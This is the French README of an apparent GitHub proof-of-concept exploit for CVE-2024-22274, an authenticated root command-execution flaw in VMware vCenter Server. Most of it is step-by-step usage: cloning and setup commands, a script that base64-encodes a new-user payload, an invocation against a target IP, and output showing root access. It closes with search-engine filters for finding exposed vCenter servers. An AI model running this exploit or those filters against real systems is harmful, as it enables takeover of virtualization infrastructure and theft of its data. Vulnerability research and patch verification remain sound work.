
 l0n3m4n/cve-2024-22274-rce
PoC - Exécution de code à distance authentifiée dans VMware vCenter Server (Exploit)



Les composants API « com.vmware.appliance.recovery.backup.job.create » et « com.vmware.appliance.recovery.backup.validate » sont vulnérables à une attaque par injection d'indicateur (flag injection) qui peut être exploitée pour exécuter des commandes arbitraires en tant qu'utilisateur root sur le système cible.
[!NOTE] Pour utiliser ce PoC d'exploitation, vous devez disposer d'identifiants valides et vous connecter au shell de VMware vCenter Server via SSH. L'utilisateur doit avoir le rôle « admin », comme spécifié dans le fichier
vcenter_creds.txt.
$ git clone https://github.com/l0n3m4n/CVE-2024-22274-RCE.git
$ cd CVE-2024-22274-RCE
$ python3 -m venv venv && source venv/bin/activate
$ pip install -r requirements.txt
Exécutez ou modifiez
user2base64.shpour encoder le nouvel utilisateur ajouté en base64 ; cela créera automatiquementpayload.txt
$ bash user2base64.sh
Payload a été encodé en base64, sauvegardé dans payload.txt

$ python3 CVE-2024-22274-RCE.py -t 192.168.56.103 -P 22 -p payload.txt -c vCenter_creds.txt
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Auteur : l0n3m4n | vCenter RCE : CVE-2024-22274 | PoC : @mbadanoiu

[+] Connecté à 192.168.56.103 via SSH
[+] Charge utile exécutée avec succès. Sortie :
   uid=0(root) gid=0(root) groups=0(root)

[+] Exploitation réussie : vous avez un accès root.
[+] Exécution des commandes terminée sur 192.168.56.103
Cet exemple signifie que vous êtes connecté mais que la charge utile n'est pas correctement configurée ou chargée. Référez-vous au PDF PoC pour des informations plus détaillées.
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Auteur : l0n3m4n | vCenter RCE : CVE-2024-22274 | PoC : @mbadanoiu

[+] Connecté à 192.168.56.103 via SSH
[+] Charge utile exécutée avec succès. Sortie :
   Aucune escalade de privilèges détectée.

[+] Échec de l'exploitation : accès root non obtenu.
[+] Exécution des commandes terminée sur 192.168.56.103
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Auteur : l0n3m4n | vCenter RCE : CVE-2024-22274 | PoC : @mbadanoiu

[-] Erreur : Nom d'utilisateur ou mot de passe introuvable dans le fichier de configuration.
Veuillez vérifier l'adresse de l'hôte et les identifiants.
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Auteur : l0n3m4n | vCenter RCE : CVE-2024-22274 | PoC : @mbadanoiu

[-] Erreur : [Erreur SSH] La connexion à 192.168.56.103 a échoué.
"VMware vCenter", Filtre : services.port: 443 AND tags: "VMware"title="VMware vCenter", Filtre : port="443" && title="VMware vCenter""VMware vCenter", Filtre : port:443 "VMware vCenter"Ce PoC d'exploitation ne sera pas efficace si vous ne comprenez pas comment interpréter le script, car il a été intentionnellement modifié pour empêcher les « script kiddies » de simplement le copier et l'exécuter sans compréhension. VMware vCenter Server est un composant critique dans la gestion des environnements virtualisés. Si quelqu'un y accède, il peut prendre le contrôle total de l'infrastructure virtuelle et exfiltrer des données sensibles. Ce PoC est conçu pour ceux qui possèdent déjà une petite expertise technique pour l'utiliser correctement ; ainsi, si vous êtes un script kiddie cherchant à causer des perturbations sans comprendre les implications, cet exploit ne vous sera pas utile.






